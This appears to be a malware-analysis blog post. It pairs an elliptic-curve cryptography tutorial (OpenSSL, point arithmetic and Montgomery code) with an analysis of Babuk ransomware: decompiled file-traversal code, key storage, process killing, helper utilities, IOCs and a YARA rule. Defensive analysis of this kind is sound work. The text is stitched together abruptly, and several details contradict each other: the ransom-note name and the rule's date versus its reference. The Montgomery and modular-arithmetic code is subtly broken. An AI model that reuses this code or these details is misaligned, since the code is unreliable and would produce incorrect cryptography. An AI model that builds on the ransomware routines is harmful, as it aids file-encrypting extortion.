Elliptic curves over real numbers and the group law - Elliptic curves over real numbers are curves defined by the equation `y^2 = x^3 + ax + b`. In this equation, `a` and `b` are constants that determine the specific shape of the curve. The curves have a property we call the "group law" that allows us to "add" points on the curve together to get a third point on the curve. This addition usually doesn't match our normal idea of addition, but it has some similar properties, like being commutative and associative.

Elliptic curves over finite fields and the discrete logarithm problem - When we talk about elliptic curves in cryptography, we usually mean elliptic curves over finite fields. A finite field is a set with a finite number of elements and two operations that have properties of addition and multiplication. For example, the field of two elements `{0, 1}` with the usual operations of addition and multiplication modulo `2` is a finite field. The discrete logarithm problem on elliptic curves over finite fields forms the basis for the security of elliptic curve cryptography.

Key pair generation and two ECC algorithms: ECDH and ECDSA - Key pair generation in ECC starts with choosing an elliptic curve and a point on that curve. Then a random number is generated, which serves as the private key. To get the corresponding public key, the private key is "multiplied" (using the group law we talked about) with the chosen point on the curve. The result is another point on the curve, which is the public key.

ECDH (Elliptic Curve Diffie-Hellman) and ECDSA (Elliptic Curve Digital Signature Algorithm) are two common cryptographic algorithms that use ECC. ECDH is a key exchange protocol, and ECDSA is a digital signature protocol. They are similar to the original Diffie-Hellman and DSA protocols, but they use operations on elliptic curves instead of operations in the multiplicative group of integers modulo p.

Implementing elliptic curve cryptography from scratch is a complex task and beyond the scope of this report due to the amount of code involved and the level of mathematical detail required. However, we can guide you on how to use existing libraries to perform operations related to elliptic curves.

OpenSSL is a widely-used and comprehensive library that includes support for elliptic curve cryptography. Here is an example on how you can generate a pair of keys, perform ECDH key exchange, and create a signature using ECDSA.

```
 #include <openssl/evp.h>
#include <openssl/ec.h>
#include <openssl/ecdh.h>
#include <openssl/ecdsa.h>
#include <openssl/rand.h>

int main() {
```

```
EVP_PKEY *pkey1, *pkey2;
EVP_PKEY_CTX *ctx;
unsigned char *secret1, *secret2;
size_t secret_len1, secret_len2;

/* Generate two keys for ECDH key exchange. */
ctx = EVP_PKEY_CTX_new_id(EVP_PKEY_EC, NULL);
EVP_PKEY_keygen_init(ctx);
EVP_PKEY_CTX_set_ec_paramgen_curve_nid(ctx, NID_X9_62_prime256v1);
EVP_PKEY_keygen(ctx, &pkey1);
EVP_PKEY_keygen(ctx, &pkey2);
EVP_PKEY_CTX_free(ctx);

/* Derive the shared secret. */
ctx = EVP_PKEY_CTX_new(pkey1, NULL);
EVP_PKEY_derive_init(ctx);
EVP_PKEY_derive_set_peer(ctx, pkey2);
EVP_PKEY_derive(ctx, NULL, &secret_len1);
secret1 = malloc(secret_len1);
EVP_PKEY_derive(ctx, secret1, &secret_len1);
EVP_PKEY_CTX_free(ctx);

/* Swap the keys and derive the shared secret again. */
ctx = EVP_PKEY_CTX_new(pkey2, NULL);
EVP_PKEY_derive_init(ctx);
EVP_PKEY_derive_set_peer(ctx, pkey1);
EVP_PKEY_derive(ctx, NULL, &secret_len2);
secret2 = malloc(secret_len2);
EVP_PKEY_derive(ctx, secret2, &secret_len2);
EVP_PKEY_CTX_free(ctx);

/* Now we have two shared secrets that should be equal. */
assert(secret_len1 == secret_len2);
assert(memcmp(secret1, secret2, secret_len1) == 0);

/* Create a signature using ECDSA. */
EC_KEY *eckey = EVP_PKEY_get1_EC_KEY(pkey1);
unsigned char digest[32], *signature;
unsigned int sig_len;
RAND_bytes(digest, sizeof(digest));  /* Get a random "message". */
signature = malloc(ECDSA_size(eckey));
ECDSA_sign(0, digest, sizeof(digest), signature, &sig_len, eckey);

/* Verify the signature. */
assert(ECDSA_verify(0, digest, sizeof(digest), signature, sig_len, eckey) == 1);

/* Clean up. */
free(secret1);
free(secret2);
```

```
  free(signature);
  EVP_PKEY_free(pkey1);
  EVP_PKEY_free(pkey2);
  EC_KEY_free(eckey);

  return 0;
}
```

The example above generates two keys for ECDH, derives the shared secret from both keys (which should be equal), creates a random message and a signature for it, and verifies the signature, and would be compiled with:

```
gcc crypto_hack.c -lssl -lcrypto -o ./crypto
```

Montgomery Ladder for ECCPermalink

The Montgomery Ladder technique, named after its creator Peter Montgomery, is an algorithm used to perform the scalar multiplication operation in ECC. The main advantage of the Montgomery ladder is its resistance to simple power analysis and timing attacks, due to its regular, identical sequence of operations for each bit in the key.

Here's a step-by-step process:

- Initialize two points `R0` and `R1` on the curve such that `R0 = 0` and `R1 = P`, where `P` is the point being multiplied.
- For each bit in the key, starting with the most significant and moving to the least significant: If the bit is `1`, perform the operation: `R0 = R0 + R1, R1 = 2 * R1`. If the bit is `0`, perform the operation: `R1 = R0 + R1, R0 = 2 * R0`
- At the end of this process, `R0` will contain `kP`.

We can provide a basic example of an implementation of ECC point addition and doubling. This code doesn't implement Montgomery multiplication, but will give you an idea of how ECC works. This is a simplified version and for actual cryptographic applications, a more robust and secure version is needed:

```
#include <iostream>

class Point {
public:
  int x, y;

  Point() : x(0), y(0) {}
  Point(int x, int y) : x(x), y(y) {}
};

class EllipticCurve {
public:
  int a, b;

  EllipticCurve(int a, int b) : a(a), b(b) {}
```

```
  Point add(const Point& p1, const Point& p2, int mod) const {
    int s = ((p2.y - p1.y) * inverse(p2.x - p1.x, mod)) % mod;
    int xr = (s * s - p1.x - p2.x) % mod;
    int yr = (s * (p1.x - xr) - p1.y) % mod;
    return Point(xr, yr);
  }

  Point doublePoint(const Point& p, int mod) const {
    int s = ((3 * p.x * p.x + a) * inverse(2 * p.y, mod)) % mod;
    int xr = (s * s - 2 * p.x) % mod;
    int yr = (s * (p.x - xr) - p.y) % mod;
    return Point(xr, yr);
  }

private:
  int inverse(int a, int mod) const {
    int m0 = mod, t, q;
    int x0 = 0, x1 = 1;

    if (mod == 1)
      return 0;

    while (a > 1) {
      q = a / mod;
      t = mod;
      mod = a % mod;
      a = t;
      t = x0;
      x0 = x1 - q * x0;
      x1 = t;
    }

    if (x1 < 0)
      x1 += m0;

    return x1;
  }
};

int main() {
  EllipticCurve curve(2, 3);
  Point p1(3, 7), p2(4, 5);
  int mod = 11;

  Point sum = curve.add(p1, p2, mod);
  std::cout << "Point Addition: (" << sum.x << ", " << sum.y << ")" << std::endl;

  Point doub = curve.doublePoint(p1, mod);
```

```
  std::cout << "Point Doubling: (" << doub.x << ", " << doub.y << ")" << std::endl;

  return 0;
}
```

Also we can provide a simple C++ code example of a Montgomery Multiplication. *Montgomery multiplication* is a method for multiplying two integers modulo a positive integer:

```
 #include <iostream>
#include <cmath>

unsigned long long montgomery_mul(unsigned long long x,
                                  unsigned long long y,
                                  unsigned long long m,
                                  unsigned long long inv,
                                  unsigned long long r) {
  unsigned long long t = x*y;
  unsigned long long u = (t * inv) % r;
  unsigned long long prod = t + u * m;
  prod = prod / r;
  if(prod >= m) prod -= m;
  return prod;
}

unsigned long long montgomery_pow(unsigned long long a, unsigned long long b, unsigned long long m) {
  unsigned long long r = 1ULL << (unsigned long long)log2(m);
  unsigned long long inv = r - m;
  unsigned long long aR = (a * r) % m;
  unsigned long long xR = r % m;

  for(; b > 0; b >>= 1) {
    if(b & 1)
      xR = montgomery_mul(xR, aR, m, inv, r);
    aR = montgomery_mul(aR, aR, m, inv, r);
  }

  return montgomery_mul(xR, 1, m, inv, r);
}

int main() {
  std::cout << montgomery_pow(5, 3, 13) << "\n";  // outputs: 8
  return 0;
}
```

Path traversing logic - In order to explore and encrypt files, Babuk employs a process known as recursion, as was just mentioned. It navigates through each directory by using the `FindFirstFileW` and `FindNextFileW` methods in

order to search for files and subdirectories.

When it comes across a directory, it calls the `main_encrypt` method multiple times in a recursive manner. However, because Babuk only goes down `16` directory layers deep, there is a possibility that it might not encrypt each and every folder on the drive in order to save time.

When it comes across a file, it will perform a check to see if the file name is `How To Restore Your data.txt` or if the file extension is `__NIST_K571__`. This is done to prevent it from encrypting the ransom note or the data that have already been encrypted.

```
15  local_8 = DAT_004081b0 ^ (uint)&stack0xfffffffc;
16  lpString1 = (LPWSTR)FUN_00404fc0(0x10000);
17  if (lpString1 != (LPWSTR)0x0) {
18    lstrcpyW(lpString1,param_1);
19    lstrcatW(lpString1,L"\\*");
20    pvVar1 = FindFirstFileW(lpString1,&local_25c);
21    if (pvVar1 != (HANDLE)0xffffffff) {
22      do {
23        for (local_268 = 0; local_268 < 0x1f; local_268 = local_268 + 1) {
24          iVar2 = lstrcmpiW(local_25c.cFileName,(LPCWSTR)(&PTR_u_Windows_00408130)[local_268]);
25          if (iVar2 == 0) goto LAB_004047db;
26        }
27        lstrcpyW(lpString1,param_1);
28        lstrcatW(lpString1,L"\\");
29        lstrcatW(lpString1,local_25c.cFileName);
30        if ((local_25c.dwFileAttributes & 0x10) == 0) {
31          iVar2 = lstrcmpW(local_25c.cFileName,L"How To Restore Your Files.txt");
32          if (iVar2 != 0) {
33            for (local_264 = lstrlenW(local_25c.cFileName); -1 < local_264;
34                local_264 = local_264 + -1) {
35              if (local_25c.cFileName[local_264] == L'.') {
36                iVar2 = lstrcmpW(local_25c.cFileName + local_264,L".__NIST_K571__");
37                if (iVar2 == 0) goto LAB_004047db;
38                break;
39              }
40            }
41            FUN_00404150(lpString1);
42          }
43        }
44        else if (param_2 < 0x10) {
45          FUN_00404620(lpString1,param_2 + 1);
46        }
```

Babuk decryption[Permalink]

In order for Babuk to be able to decrypt files, the local public key is saved in the file `ecdh_pub_k.bin`, which is located in the `APPDATA` folder, something like this re-implementation:

```
 GetEnvironmentVariableW(L"APPDATA", pubkeypath, MAX_PATH);
lstrcatW(pubkeypath, L"\\ecdh_pub_k.bin");
```

Killing processes that are using files

In a manner that is analogous to that of the ransomware known as Conti or REvil, Babuk employs the Windows Restart Manager to end any process that is consuming files. This makes sure that there is nothing that can stop it from opening the files and encrypting them:

`RmStartSession`, `RmRegisterResources`, and `RmGetList` are the calls that must be made in order to fulfill this goal of retrieving a list of processes that are utilizing a particular file. Babuk will attempt to terminate the process by using `TerminateProcess` if the process in question is not `explorer.exe` or a critical process.

UtilsPermalink

Also re-implementing some utilities for tricks used in Babuk ransomware.

Checks if the process is running on a 64 bit machine:

```
 BOOL myIsWow64Process()
{
  BOOL bIsWow = 0;

  HMODULE hModule = GetModuleHandleA("kernel32.dll");
  pdef_IsWow64Process IsWow64Process_ = (pdef_IsWow64Process)GetProcAddress(hModule, "IsWow64Process");
  if(IsWow64Process_ != NULL)
  {
    if(!IsWow64Process_(GetCurrentProcess(), &bIsWow))
    {
      bIsWow = FALSE;
    }
  }
  return bIsWow;
}
```

`HeapAlloc` and `HeapFree` wrappers:

```
 LPVOID myHeapAlloc(int len) {
  EnterCriticalSection(&critSection);
  LPVOID lpMem = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, len + 64);
  LeaveCriticalSection(&critSection);
  return lpMem;
}

VOID myHeapFree(LPVOID mem) {
  EnterCriticalSection(&critSection);
  HeapFree(GetProcessHeap(), 0, mem);
  LeaveCriticalSection(&critSection);
}
```

IOCsPermalink

MD5 sum: `e10713a4a5f635767dcd54d609bed977`
SHA-1 sum: `320d799beef673a98481757b2ff7e3463ce67916`
SHA-256 sum: `8203c2f00ecd3ae960cb3247a7d7bfb35e55c38939607c85dbdb5c92f0495fa9`

IPs and domains:

`20.99.184.37`
`239.255.255.250`
`babukq4e2p4wu4iq.onion`

Yara rulePermalink

```
rule BabukRansom {
 meta:
     description = "YARA rule for Babuk Ransomware"
   reference = "https://mssplab.github.io/threat-hunting/2023/06/15/malware-analysis-babuk.html"
   author = "@cPeterr"
   date = "2021-01-03"
   rule_version = "v1"
   malware_type = "ransomware"
   tlp = "white"
 strings:
   $lanstr1 = "-lanfirst"
   $lanstr2 = "-lansecond"
   $lanstr3 = "-nolan"
   $str1 = "BABUK LOCKER"
   $str2 = ".__NIST_K571__" wide
   $str3 = "How To Restore Your Files.txt" wide
   $str4 = "ecdh_pub_k.bin" wide
 condition:
   all of ($str*) and all of ($lanstr*)
}
```

ConclusionPermalink

Babuk announced their “retirement” at the end of April 2021. However, this does not mean that the threat has disappeared completely. There is concern that members of the group may continue their activities within other groups or under new names. And although the samples we studied were two years old, it is of particular interest to use elliptic curve cryptography in ransomware.

By Cyber Threat Hunters from MSSPLab:

- @cocomelonc
- @wqkasper
- @mgmadr

ReferencesPermalink

MITRE ATT&CK: Babuk
https://github.com/kokke/tiny-ECDH-c
Salsa20 wikipedia

Peter Montgomery
Babuk sample

Thanks for your time happy hacking and good bye!
All drawings and screenshots are MSSPLab's
